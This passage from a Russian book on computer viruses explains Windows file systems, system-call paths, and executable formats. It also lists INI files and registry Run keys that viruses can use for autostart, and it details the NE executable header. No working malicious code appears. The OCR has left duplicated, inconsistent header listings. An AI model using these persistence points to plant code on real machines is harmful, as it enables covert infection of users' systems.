Windows 9X привнесла некоторый разнобой. Windows 95 ориентируется на файловую систему VFAT, а Windows 98/ME – либо на VFAT, либо на FAT32 (по желанию пользователя, выполняющего исходное форматирование дисковых разделов). Работа этих файловых систем основывается на понятии FAT – специальной таблицы, описывающей принадлежность дисковых кластеров тому или иному файлу. Информация о первом кластере файла вместе с именем файла и его основными пользовательскими характеристиками (временем создания, атрибутами доступа и прочим) хранится в файлах особого вида – в каталогах. Каталоги файловых систем VFAT и FAT32 отличаются от своих более ранних аналогов возможностью поддерживать длинные (до 255 символов) имена файлов и вложенных каталогов, причем имя может содержать пробелы, точки и другие ранее не допускавшиеся символы. Для совместимости с программами, написанными до возникновения VFAT и FAT32, файлы и каталоги одновременно могут идентифицироваться как по полному длинному имени (например, «Example of long name.TXT»), так и по «усеченному» варианту (например, «EXAMPL~1.TXT»). Длинные имена хранятся в записях каталогов в двухбайтовой кодировке Unicode.

Windows NT преимущественно ориентируется на файловую систему NTFS, хотя на этапе установки операционной системы можно сделать выбор в пользу FAT. Windows NT 4.0 еще не поддерживала дисковых разделов, отформатированных под FAT32 (впрочем, эта возможность обеспечивалась при помощи широко распространенных драйверов от сторонних производителей), но все последующие версии Windows NT с этой задачей уже справлялись легко и непринужденно. И наоборот, файловая система NTFS по умолчанию «не дружественна» ни для MS-DOS, ни для Windows 9X, но знамени-

тые драйверы серии NTFSDOS в той или иной степени решают эту проблему.

Работа файловых систем класса NTFS основывается на понятии *метафайла* – структуры данных, размещенной в специально выделенном и защищенном от доступа со стороны прикладных программ регионе жесткого диска. Внутри метафайла хранятся описатели всех дисковых файлов и каталогов – файлов специального вида, содержащих ссылки на другие файлы и каталоги. Размер каждого такого описателя обычно составляет 1 Кб (хотя может быть увеличен до 4 Кб), и в нем хранится служебная информация о файле: имя (в двухбайтовой кодировке Unicode и длиной до 255 символов), размер, дата и время создания, атрибуты доступа и прочее. Если быть более точным, эта информация оформлена в виде ссылок на логические информационные единицы – так называемые *потоки* (не путать с программными потоками внутри исполняемых процессов!). В описателе файла имеется ссылка на поток, отвечающий за имя файла; ссылка на поток, отвечающий за размер файла; ссылка на поток, отвечающий за данные файла, и т. п. Физически сами потоки маленького размера (дата, время, данные коротких файлов и т. п.) размещаются в том же описателе файла, где и ссылки на них, а «большие» потоки (данные длинных файлов) – в области диска, не занятой метафайлом. Интересно и важно, что внутри одного описателя могут храниться указатели на несколько потоков данных, связанных с одним и тем же файлом: например, в одном содержится текст документа, а в другом – сведения об авторе.

4.1.7. Запросы прикладных программ к операционной системе

Практически ни одна прикладная программа не может функционировать без файлового, экранного и клавиатурного ввода-вывода, без распределения памяти под свои нужды и прочего, то есть без сервисных средств (или просто *сервисов*), предоставляемых ей со стороны операционной системы.

4.1.7.1. Системные сервисы в MS-DOS

В MS-DOS доступ к системным сервисам был реализован через программные прерывания, например через «INT 21h». Следует иметь в виду, что решение проблемы, связанной с тем или иным сервисом, обычно достигалось в результате длинной цепочки внутренних вызо-

вов процедур, расположенных на разных архитектурных уровнях операционной системы. Наиболее длинными и полезными для изучения эти цепочки были в том случае, когда сервисный запрос подразумевал взаимодействие с каким-нибудь внешним устройством. Например, попытка чтения файла (прерывание 21h, функция 3Fh) неминуемо сводилась к запросу сервисов драйвера управления вводом-выводом (прерывание 21h, IOCTL-функции группы 44h), которые, в свою очередь, взаимодействовали с сервисами чтения логических дисковых секторов (прерывание 25h), опиравшимися в своей работе на сервисные процедуры BIOS (прерывание 13h), которые, наконец, обращались к портам дискового контроллера.

Рис. 4.4 ❖ Архитектура MS-DOS

4.1.7.2. Системные сервисы в Windows 3.X

В Windows 3X прикладные Windows-программы и системные компоненты получили в свое распоряжение библиотеки специализированных сервисных процедур, именуемые в совокупности Win API (Windows Application Program Interface):

- USER – отвечала за пользовательский ввод-вывод (работу с клавиатурой, мышью, звуком и т. п.);
- GDI – отвечала за оконную графику (рисование точек и линий, закраску областей, отображение и перемещение окон и т. п.);
- KERNEL – отвечала за общесистемные операции (файловый ввод-вывод, управление памятью, загрузку и выполнение программ, поддержку сетевых функций и т. п.).

Большинство систем семейства Windows 3X могли работать как в защищенном, так и в реальном режиме процессора. Далеко не все запросы к операционной системе, поступавшие со стороны прикладных программ, полностью обслуживались самими процедурами API или Windows-драйверами. Немалая часть из них в конечном счете сводилась к вызову API-функции «DOS3CALL», которая служила переходником к MS-DOS. Кроме того, Windows-программы, даже работающие в защищенном режиме, могли и непосредственно вызывать прерывание 21h. Поэтому в разрыв нижней стрелки, ведущей

к внешнему устройству, необходимо вставить всю цепочку вызовов, характерную для MS-DOS и рассмотренную выше (см. рис. 4.5).




Рис. 4.5 ❖ Архитектура Windows 3X

Следует также отметить, что первые 32-битовые программы появились еще в эпоху Windows 3X. Поэтому для их поддержки со стороны этой операционной системы фирмой Microsoft была разработана отдельно поставлявшаяся API-библиотека Win32s, практически ничего самостоятельно не делавшая, а представлявшая собой переходник от 32-битовой программы к Win API, то есть к 16-битовым модулям USER, GDI и KERNEL.

Рассмотрим особенности обращения к системным сервисам в Windows 3.X на примере вызова API-функции «_lopen», предназначенной для открытия файла и требующей двух параметров: 1) строку имени открываемого файла; 2) слово флагов доступа к открываемому файлу. При успехе функция возвращает дескриптор (handle) открытого файла. Самое главное, на что необходимо обратить внимание: параметры функции передаются через стек, причем помещаются в него в прямом порядке (что соответствует соглашению, принятому в языке Pascal), стек очищается внутри самой функции, результат работы возвращается в регистре AX.

```
1E              push    ds                      ; Сегмент строки имени файла
68[300          push    offset FILENAME         ; Смещение строки имени файла
FF36[100        push    FLAGS                   ; Флаги
9A0000FFFF      call    _lopen                  ; Вызов сервиса
A3[200          mov     HANDLE, ax              ; Сохранение результата
```

Разумеется, этот вызов системного сервиса Windows 3.X в конечном итоге все равно сводится к обработке сервиса MS-DOS со значением 3Dh в регистре AH и флагами доступа в регистре AL.

4.1.7.3. Системные сервисы в Windows 9X

В Windows 9X полноценная 32-битовая API так и не появилась, хотя участие MS-DOS в обслуживании системных запросов от Windows-программ наконец-то оказалось практически исключено. Программный код операционной системы, обслуживающий системные сервисы в Windows 9X, разделен на две части: на 32-битовую и на 16-битовую. Весь 32-битовый код находится в библиотеках «KERNEL32.DLL», «USER32.DLL» и «GDI32.DLL» (образующих Win32 API), а более компактный и быстрый, но менее надежный 16-битовый код распределен по библиотекам, базирующимся в файлах «KRNL386.EXE», «USER.EXE» и «GDI.EXE».

Подавляющее большинство обработчиков системных запросов, используемых в компьютерных вирусах, сконцентрировано в библиотеке «KERNEL32.DLL», поэтому мы заострим наше внимание именно на ней. В большинстве существующих на момент написания этих строк версиях Windows 9X библиотека загружается в разделяемый регион адресного пространства по фиксированному линейному адресу 0BFF70000h и только в Windows ME по адресу 0BFF60000h.

Разумеется, код этой библиотеки, исполняющийся в 3-м кольце защиты, не способен обслуживать запросы, для которых требуется компетенция ядра операционной системы. Поэтому в «KERNEL32» предусмотрен механизм обращения к компонентам нулевого кольца, реализованный через обработку исключений, возникающих в результате вызова программного прерывания 30h:




Рис. 4.6 ❖ Упрощенная архитектура Windows 9X

Если же необходимость обратиться к драйверам устройств возникает у приложений 0-го кольца (например, когда драйверы взаимодействуют друг с другом), то этот вызов выглядит следующим образом:

```
int     20h
dw      ?           ; Код запроса
dw      ?           ; Идентификатор обработчика запроса
```

Компиляторы с языка ассемблера генерируют подобную комбинацию команд и данных, если встретят в исходном тексте программы макрокоманду «VxDCall» (обращение к виртуальному драйверу устройства) или «VMMCall» (обращение к менеджеру виртуальных машин). Необходимые параметры передаются обработчику запроса и обратно через регистры или через стек. В общем случае конкретные форматы обращений к тем или иным компонентам ядра Windows 9X очень скудно документированы фирмой Microsoft, так что практически вся информация о них – результат хакерских «раскопок».

4.1.7.4. Системные сервисы в Windows NT

Windows NT использует для обслуживания системных запросов только 32-битовый программный код. В принципе, эта операционная система может обслуживать запросы, поступающие не только со стороны Windows-программ, но и со стороны программ, сконфигурированных по правилам IBM OS/2 и Posix (это программный стандарт, которому стараются удовлетворять все клоны UNIX). Поэтому Windows NT непосредственно обслуживает все системные запросы в модуле «NTDLL.DLL» (это так называемый Native API), а прикладным программам предоставляет интерфейсные модули, содержащие только переходники к этой библиотеке. Для перехода в нулевое кольцо защиты из «NTDLL.DLL» используется вызов программного прерывания 2Eh или специальная машинная инструкция «SYSCALL» (для процессоров Intel). Для совместимости с Windows-программами интерфейсный модуль, соответствующий Win32 API, называется «KERNEL32.DLL». Он содержит более 4 тысяч функций-переходников, имена и форматы вызова которых совпадают с их аналогами из Windows 9X, а также несколько сотен «новых» функций. В разных




Рис. 4.7 ❖ Упрощенная архитектура Windows NT

версиях и вариантах Windows NT библиотека загружается по разным линейным адресам в диапазоне 77E00000h ÷ 77F00000h.

В Windows 9X и NT вызов системных сервисов имеет свои особенности. Рассмотрим их на примере все той же функции «_lopen», оставленной в Win32 API для совместимости с программами, разработанными для Windows 3X. Параметры функции передаются через стек в обратном порядке (что соответствует соглашениям языка Си), стек очищается внутри функции (что соответствует соглашениям языка Pascal), результат работы возвращается в регистре EAX. Подобный «гибрид» получил символическое наименование «stdcall».

```
FF3504204000      push    FLAGS               ; Флаги
6808204000        push    offset FILENAME     ; Адрес строки имени файла
E884304000        call    _lopen              ; Вызов сервиса
A300204000        mov     HANDLE, eax         ; Сохранение результата
```

4.1.8. Конфигурирование операционной системы

Конфигурирование Windows, то есть индивидуальная настройка экземпляра операционной системы на конкретные программно-аппаратные условия функционирования, возможно разными методами. Разумеется, это огромный по объему и невероятно сложный вопрос, поэтому мы кратко рассмотрим только те его аспекты, которые потенциально позволяют получить управление постороннему коду, каковым и является вирус.

4.1.8.1. Конфигурационные файлы Windows 3.X

Эта система, являвшаяся «графической оболочкой» для MS-DOS, исправно поддерживала все настройки и выполняла все загрузки драйверов, упомянутых в конфигурационных файлах «CONFIG.SYS» и «AUTOEXEC.BAT». Любая DOS-программа, запущенная из-под Windows, получала их в свое распоряжение. Для настройки же специфических Windows-параметров были введены еще два конфигурационных файла: «WIN.INI» и «SYSTEM.INI» (кроме того, небольшая часть дополнительных настроек производилась также в файлах «PROGMAN.INI», «WINFILE.INI», «CONTROL.INI» и «DOSAPP.INI»). Все эти файлы размещались в системном каталоге Windows и имели общую текстовую структуру:

```
[Название раздела1]
Ключевое_слово1=значение1
Ключевое_слово2=значение2
...
[Название раздела2]
...
```

Рассмотрим наиболее актуальные для нас в контексте данной книги настройки.

Файл «WIN.INI»:

```
[Windows]
load=Программы, запускаемые в свернутом виде при старте Windows
run=Программы, запускаемые в окне при старте Windows
programs=Расширения исполняемых файлов (например: COM, EXE, PIF, BAT    )
...
[Extensions]
Расширение=Соответствующая программа (например: ini=notepad ^ ini)
...
[Programs]
СтандартноеПриложение=Имя программного файла
```

Файл «SYSTEM.INI»:

```
[Boot]
shell=Стандартная пользовательская оболочка (например: EXPLORE.EXE)
scrnsave.exe=Имя программы, служащей хранителем экрана
```

4.1.8.2. Конфигурационные файлы и структуры Windows 9X

Это семейство операционных систем отличается самой сложной и запутанной системой настроек.

Во-первых, операционная система автоматически запускает программы, размещенные в каталоге «C:\Windows\Главное Меню\Программы\Автозагрузка», и драйверы, размещенные в «C:\Windows\SYSTEM\IOSUBSYS».

Во-вторых, в операционных системах этого класса по-прежнему актуальны конфигурационные файлы «CONFIG.SYS» и «AUTOEXEC.BAT». Все настройки, драйверы и (внимание!) резидентные программы, упомянутые в этих файлах, будут отражены в адресных пространствах всех запускаемых DOS-программ. Например, резидентный вирус, заразивший одну из загружаемых на этом этапе программ, будет сохранять активность во всех адресных пространствах всех DOS-приложений! Также при старте Windows 9X запускается файл «WINSTART.BAT», а при выходе в режим MS-DOS отрабатывает файл «DOSSTART.BAT», оба они расположены в каталоге Windows.

Следует упомянуть, что в Windows ME файл «CONFIG.SYS» искусственно сделан неактуальным и всегда имеет нулевую длину, а файл «AUTOEXEC.BAT» запрещен для изменения пользователем. Но небольшая «хирургическая операция», производимая популярной хакерской утилитой «WINMEDOS» над рядом системных файлов

Windows ME, возвращает им прежнюю функциональность, которая никуда не делась, а была принудительно скрыта от глаз пользователя программистами из Microsoft.

В-третьих, в Windows 9X по-прежнему действительны большинство настроек, произведенных в файлах «SYSTEM.INI» и «WIN.INI». Следует иметь в виду еще файл «WININIT.INI», который отрабатывает только в процессе загрузки Windows, а потом автоматически уничтожается.

Наконец, в Windows 9X появился новый и очень мощный механизм конфигурирования операционной системы: *Реестр*. Физически Реестр представляет собой скрытые и защищенные от записи файлы, размещенные в системном каталоге Windows. Например, в Windows 95/98 это «SYSTEM.DAT» и «USER.DAT», в Windows ME часть данных перенесена в «CLASSES.DAT», а в Windows NT Реестр распределен по пяти–семи различным файлам. Логически же это огромная база данных, состоящая, подобно INI-файлам, из разделов и ключевых записей, только имеющая не линейную, а древовидную структуру. Внутри какого-нибудь раздела могут размещаться не только ключевые записи, но и другие разделы, поэтому фирменная документация Microsoft рекомендует считать разделы ключевыми записями специального вида. Итак, в общем случае ключевые записи могут иметь не только текстовый и числовой вид, но могут представлять собой ссылки на другие ключевые записи и даже содержать произвольные наборы двоичных данных, соответствующие, например, каким-нибудь изображениям или звукам. Реестр организован в виде шести «ветвей», растущих из одного «корня»:

- HKEY_CLASSES_ROOT (сокращенно HKCR) – содержит разнородную информацию, такую как зарегистрированные расширения и типы файлов, коды объектов пользовательского интерфейса и прочее;
- HKEY_CURRENT_USER (сокращенно HKCU) – определяет локальные установки и настройки, актуальные для работающего в настоящий момент пользователя и конкретного приложения;
- HKEY_LOCAL_MACHINE (сокращенно HKLM) – содержит данные о программно-аппаратной конфигурации ПЭВМ;
- HKEY_USERS – содержит информацию обо всех зарегистрированных пользователях и их индивидуальных настройках;
- HKEY_CURRENT_CONFIG – содержит данные о текущей конфигурации периферийных устройств;

- HKEY_DYN_DATA – содержит указатели на ключи HKLM, содержащие информацию о производительности системы, характеристиках устройств plug-n-play и прочем.

Основным средством для пользовательской работы с Реестром является системная утилита «REGEDIT». Запуск ее с ключом /E позволяет получить в файле с расширением .REG текстовую копию содержимого Реестра, а запуск с ключом /C дает возможность снова скомпоновать из этого текста двоичный образ (точнее, добавить описанные в тексте ключи к «пустому» образу).

Вот некоторые, наиболее важные для нас разделы и ключи Реестра:

- «HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run», а также лежащие в той же ветви разделы «\RunOnce», «\RunServices», «\RunServicesOnce», кроме того, все подразделы этих разделов и плюс к этому аналогичные ключи, живущие в ветви HKCU, – все они при старте Windows содержат перечни автоматически запускаемых программ;
- «HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\AppPaths» – указывают полные пути для программ;
- «HKLM\Расширение» – связывает расширение файла с конкретным псевдонимом типа данных (например, «pcx» с «pcxfile»);
- «HKLM\ПсевдонимТипа\shell\open\command» – связывает псевдоним типа данных с конкретным приложением (например, «pcxfile» с «PBRUSH.EXE»)[1].

На самом деле потенциально опасных ключей Реестра много больше!

4.1.8.3. Конфигурационные файлы и структуры Windows NT

В Windows NT количество возможных методов конфигурирования системы (по крайней мере, официальных) было сильно урезано, по сравнению с Windows 9X. Собственно говоря, их осталось только три:

- файлы «AUTOEXEC.NT» и «CONFIG.NT» для настройки среды функционирования DOS-программ;
- «WIN.INI» и «SYSTEM.INI» (только для 16-битовых программ, скомпонованных в формате Windows 3.X);
- Реестр.

Следует отметить, что структуры Реестров для Windows NT и для Windows 9X несколько различаются, и в варианте для NT тоже

[1] Указанные ветви верны для Windows 9X, а в Windows NT то же самое надо искать в подветвях HKEY_CLASSES_ROOT

присутствует немалое количество ключей, которые вирусы могли бы тем или иным образом использовать для «автозапуска», например «HKLM\SOFTWARE\ Microsoft\Windows NT\CurrentVersion\ WOW\boot». Некоторые из них будут рассматриваться ниже – в главе, посвященной сетевым и почтовым червям.

4.1.9. Исполняемые файлы Windows

Вообще говоря, по умолчанию в Windows считаются исполняемыми очень многие типы файлов. Перечислим некоторые, наиболее часто используемые для них расширения:

- «.COM» – соответствует устаревшему, но все еще поддерживаемому формату программных файлов MS-DOS;
- «.EXE» – соответствует группе файловых форматов для программ MS-DOS, Windows 3.X и Windows 9X/NT;
- «.SCR» – соответствует группе файловых форматов для программ Windows 3.X и Windows 9X/NT и используется исключительно для «хранителей экрана» («скринсейверов»);
- «.CPL» – исполняемый компонент панели управления;
- «.BAT» и «.CMD» – соответствуют текстовому файлу, исполняемому командными процессорами «COMMAND.COM» (для MS-DOS и Windows 9X) и «CMD.EXE» (для Windows NT);
- «.PIF» – соответствует информационному файлу, осуществляющему конфигурирование среды исполнения и запуск DOS-программ в Windows;
- «.LNK» (кроме Windows 3.X) – соответствует файлу-«ярлыку», содержащему ссылку на какой-нибудь другой исполняемый объект.

Но, как показано в предыдущем разделе, «исполняемым» в Windows может считаться файл с любым расширением, если существует приложение, способное его «исполнить», и между ними сконфигурировано соответствие. Таким образом, успешно «исполняться» могут совсем не программные файлы с расширениями «.TXT», «.DOC», «.BMP», «.REG», «.WAV» и многие-многие другие.

Кроме того, следует упомянуть расширения файлов драйверов и динамических библиотек, содержащих программный код, но не являющихся непосредственно исполняемыми: «.DLL», «.386», «.VXD», «.DRV», «.SYS» и прочие.

Старый формат EXE-файлов, использовавшийся в MS-DOS (не говоря уж о COM-формате), был плохо приспособлен к условиям адресации памяти в защищенном режиме работы процессора. Имен-

но поэтому специально для Windows были разработаны «новые» форматы исполняемых файлов.

Первым из них был формат, разработанный в середине 80-х годов XX века Microsoft совместно с IBM для их общего проекта – операционной системы OS/2. Он получил наименование «New Executable» и стал основным форматом исполняемых файлов не только для OS/2, но и для Windows 3.X. Мы будем называть его *«NE-форматом»*. Одновременно с ним появился формат «Linear Executable», который до сих пор применяется в Windows 9X для виртуальных драйверов – мы будем называть его *«LE-форматом»*.

При переходе на 32-разрядные Windows 9X/NT возникла необходимость в формате исполняемых файлов, ориентированном на плоскую модель адресного пространства. Так появился *«PE-формат»*, основой которого послужила использовавшаяся в разных версиях UNIX спецификация COFF (Common Object File Format).

С внедрением 64-разрядной архитектуры процессоров неминуемо появится еще более новый формат исполняемых файлов, но говорить сейчас о нем преждевременно. Пока же, в качестве паллиатива, фирмой Microsoft используется слегка видоизмененная 64-разрядная модификация «классического» PE-формата.

Все существующие форматы программных файлов до сих пор используются, хотя и в разной степени. Из нескольких тысяч программных файлов, попадающих на ваш компьютер при установке операционной системы (например, Windows ME), примерно 80% оформлены как PE-программы, 15% – как NE-программы, 4% – как EXE-программы MS-DOS, а иногда имеются и несколько совсем уж устаревших COM-программ.

Мы рассмотрим сейчас общие принципы, лежащие в организации NE- и PE-программ. Программные файлы этих типов представляют собой «кентавров», состоящих из двух разнородных «тел»:

- крохотной, но полноценной программки в формате MS-DOS, выводящей на экран предупреждающее сообщение наподобие «This program can't run in DOS mode», и вслед за этим немедленно завершающейся – это так называемая «заглушка» или «stub»;
- исполняемой программы в одном из Windows-форматов (PE- или NE-).

Программа в формате MS-DOS располагается в начале файла, поэтому первые два его байта в любом случае равны «MZ». Признаком же присутствия в файле еще и Windows-программы является сле-

циальное значение слова, расположенного по абсолютному файловому смещению 18h (это поле «Адрес в файле Relocation Table» в MS-DOS-заголовке), оно должно быть больше или равно 40h. В этом случае по смещению 3Ch в файле располагается 4-байтовая ссылка на регион файла, который занимает Windows-программа. Поскольку она тоже начинается со специфического заголовка, первые ее байты равны «PE» или «NE».

Вот, например, как может выглядеть процедура, осуществляющая в файле поиск Windows-заголовка:

```
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
#include <stat.h>
...
unsigned long winndr(char *s)
{
  int f, x; unsigned long a;
  f = open(s, O_BINARY|O_RDONLY, S_IREAD);
  read(f, &x, 2);
  if (x!=0x5A4D) { close (f); return 0; }
  lseek(f, 0x18, SEEK_SET );
  read(f, &x, 2);
  if (x<0x40) { close (f); return 0; }
  lseek(f, 0x3C, SEEK_SET );
  read(f, &a, 4);
  close(f);
  return a;
}
```

В общем случае Windows-программа рассматриваемых нами форматов состоит из:

- служебной области, содержащей заголовок программы и различные настроечные таблицы;
- набора секций, содержащих код, данные, стек и т. п.;
- необязательного (и чаще всего отсутствующего) оверлейного сегмента.

Среди таблиц, размещенных в служебной области файла, следует упомянуть:

- таблицу, описывающую назначение и местоположение секций;
- таблицу перемещаемых ссылок (relocation table);
- ссылку на точку входа в программу, располагающуюся внутри одной из секций.

Также внутри области заголовка располагаются списки функций, которые программа берет для своих нужд из других программных




Рис. 4.8 ❖ Обобщенная структура Windows-программ

компонентов Windows (например, из динамических библиотек), и функций, которые сама она предоставляет для нужд других программных компонентов. Они называются *таблицами импорта* и *таблицами экспорта* соответственно.

Все упомянутые элементы строения Windows-программ реализованы в разных форматах по-разному, поэтому более конкретно и подробно они будут рассмотрены ниже, в соответствующих разделах.

4.2. Вирусы для 16-разрядных версий Windows

— ...Я беседовал с Кристобалем Хозевичем и с Федором Симеоновичем. Они полагают, что этот диван-транслятор представляет лишь музейную ценность.

А. и Б. Стругацкие.
«Понедельник начинается в субботу»

Вирусов для Windows 3X существует очень немного, всего несколько десятков, и заметных эпидемий они никогда не вызывали. Интересно, что немалая доля вирусов для Windows 3X появилась уже после 1995 года, то есть в тот исторический период, когда 16-битовые версии Windows уже сошли со сцены, вытесненные своими более совершен-

ными 32-битовыми собратьями. Не будет большим преувеличением считать, что такие вирусы создавались исключительно «из любви к искусству». Хотя, конечно, стоит упомянуть «микроэпидемию» вируса **Win.Tentacle.1958**, случившуюся во Франции в 1996 году; да и вирус **Win.Gollum** также встречался в «дикой природе».

Как бы то ни было, программные файлы в «NE-формате» по-прежнему присутствуют на наших компьютерах, и вопрос их «заразимости» имеет ненулевую актуальность.

4.2.1. Формат файла NE-программы

Как и любая программа для Windows, NE-программа является «кентавром» – совокупностью двух программ, одна из которых выполняется только из-под MS-DOS, а другая – только из-под Windows [29]. MS-DOS-программа размещается в начале файла, а ссылка на заголовок, с которого начинается Windows-программа, располагается в файле по абсолютному смещению 3Ch. Чаще всего эта ссылка имеет значения 80h или 200h.

Этот заголовок характеризуется уникальной сигнатурой «NE» в своих первых байтах и имеет следующую структуру (см. файл «WINNT.H», входящий в состав WIN32 SDK):

```
ne_magic        dw  454Eh       ;+00h - Уникальная сигнатура "NE"
ne_ver          db  ?           ;+02h - Версия компоновщика
ne_rev          db  ?           ;+03h - Ревизия компоновщика
ne_enttab       dw  ?           ;+04h - Смещение таблицы точек входа
ne_cbenttab     dw  ?           ;+06h - Размер таблицы точек входа
ne_crc          dd  ?           ;+08h - Контрольная сумма
ne_flags        dw  ?           ;+0Ch - Биты описания исполняемого кода
ne_autodata     dw  ?           ;+0Eh - Число сегментов "автоданных"
ne_heap         dw  ?           ;+10h - Исходный размер "кучи"
ne_stack        dw  ?           ;+12h - Исходный размер стека
; Полученные точки входа целесообразно рассматривать как
NE_IP           dw  ?           ;+14h - Смещение в кодовом сегменте
NE_CS           dw  ?           ;+16h - Индекс кодового сегмента
ne_csip         dd  ?           ;+14h - OS_IP = точка входа
; Полученные стека целесообразно рассматривать как
NE_SP           dw  ?           ;+18h - Смещение в стековом сегменте
NE_SS           dw  ?           ;+1Ah - Индекс стекового сегмента
ne_sssp         dd  ?           ;+18h - SS:SP = положение стека
ne_cseg         dw  ?           ;+1Ch - Количество записей в таблице сегментов
ne_cmod         dw  ?           ;+1Eh - Число элементов таблицы ссылок
ne_cbnrestab    dw  ?           ;+20h - Количество байтов в таблице нерезидентов
ne_segtab       dw  ?           ;+22h - Смещение таблицы сегментов
ne_rsrctab      dw  ?           ;+24h - Смещение таблицы ресурсов
ne_restab       dw  ?           ;+26h - Смещение таблицы резидентов
ne_modtab       dw  ?           ;+28h - Смещение таблицы ссылок на модули
ne_imptab       dw  ?           ;+2Ah - Смещение таблицы имен импорта
ne_nrestab      dd  ?           ;+2Ch - Смещение таблицы нерезидентов
```

```
ne_modtab       dw  ?     ; +28h - Смещение таблицы имен импортируемых модулей
ne_imptab       dw  ?     ; +2Ah - Смещение таблицы адресов импортируемых имен
ne_nrestab      dd  ?     ; +2Ch - Смещение таблицы экспортируемых нерез-х имен
ne_cmovent      dw  ?     ; +30h - Количество перемещаемых точек входа
ne_align        dw  ?     ; +32h - Двоичный логарифм размера логического сектора
ne_cres         dw  ?     ; +34h - Число ресурсных сегментов
ne_exetyp       db  ?     ; +36h - Код операционной системы
ne_flagsothers  db  ?     ; +37h - Прочие программные флаги
ne_pretthunks   dw  ?     ; +38h - Смещение области быстрой загрузки
ne_psegrefs     dw  ?     ; +3Ah - Размер области быстрой загрузки
ne_swaparea     dw  ?     ; +3Ch - Минимальный размер, выгружаемый на диск
; Версию Windows целесообразно рассматривать как:
;  WIN_Vers       db  ?     ; +3Ch - Номер версии Windows
;  WIN_Revs       db  ?     ; +3Dh - Номер ревизии Windows
   ne_expver      dw  ?     ; +3Eh - Ожидаемая версия Windows
```

В процессе загрузки в оперативную память попадают только секции, на которые разделена программа, и каждая секция размещается в отдельном сегменте. Точка входа может располагаться где-то внутри одной из таких секций.

Кроме заголовка, в служебной части программы размещаются многочисленные служебные таблицы. Их местоположение относительно начала этого заголовка в этом же заголовке и указывается. Единица измерения при этом – *логические секторы*, размер которых определяется содержимым поля «ne_align». Например, значению 9 в этом поле соответствует размер логического сектора 2^9=512 байтов. Таблицы описывают структуру NE-программы и свойства этих структурных компонентов.

4.2.1.1. Таблица описания сегментов

Местоположение этой таблицы хранится в поле «ne_segtab» заголовка, а количество ее «строк» – в поле «ne_cseg». Таблица описывает сегменты, на которые будет разбита программа при загрузке в память, причем каждому сегменту соответствует одна «строка». Все «строки» неявно пронумерованы, начиная с 1. Формат каждой такой «строки»:

```
ns_sector     dw ? ; +00 - Смещение в логических секторах от начала файла
ns_cbseg      dw ? ; +02 - Размер в байтах
ns_flags      dw ? ; +04 - Битовые атрибуты сегмента
ns_minalloc   dw ? ; +06 - Резервируемая под сегмент память (если 0, то 64 Кб)
```

Самые важные биты поля «ns_flags» интерпретируются следующим образом:

- бит 0: установлен для сегмента данных и сброшен для сегмента кода;

- бит 7: если установлен, то означает признаки «только для чтения» (если это сегмент данных) и «только для исполнения» (если это сегмент кода);
- бит 8: если установлен, то в сегменте присутствуют поля, которые требуют настройки загрузчиком программ по таблице перемещаемых ссылок.

4.2.1.2. Таблица описания перемещаемых ссылок

Эта таблица, если она есть, располагается сразу после кодового сегмента. Наличие или отсутствие этой таблицы определяется битом 8 поля «ns_flags» таблицы описания сегментов. Положение таблицы перемещаемых ссылок легко вычислить, зная местоположение сегмента (поле «ns_sector») и его длину (поле «ns_cbseg»). Сначала идет 16-битовое слово, хранящее количество записей в этой таблице. Затем идет сама таблица перемещаемых ссылок с записями следующего вида:

```
nr_stype db      ? ; +00 - тип ссылки
nr_flags db      ? ; +01 - флаги свойств ссылки (значение равно 0 или 4)
nr_soff  dw      ? ; +02 - положение ссылки в сегменте
nr_segno db      ? ; +04 - номер сегмента
nr_res   db      ? ; +05 - зарезервировано
nr_entry dw      ? ; +06 - значение ссылки, некоторое смещение в сегменте
```

Возможен и второй, альтернативный вариант записи:

```
nr_stype db      ? ; +00 - тип ссылки
nr_flags db      ? ; +01 - флаги свойств ссылки  (значение равно 1 или 2)
nr_soff  dw      ? ; +02 - положение ссылки в сегменте
nr_mod   dw      ? ; +04 - номер импортируемого модуля
nr_proc  dw      ? ; +06 - ординал или смещение имени
```

Возможны следующие типы ссылок (поле «nr_stype»):

- 2 – 16-разрядный селектор сегмента;
- 3 – 32-разрядный указатель вида «сегмент:смещение»;
- 5 – 16-разрядное смещение;
- 11 – 48-разрядный указатель (не документировано);
- 13 – 32-разрядное смещение (не документировано).

Флаги свойств (поле «nr_flags») имеют следующее назначение:

- 0 – внутренняя ссылка;
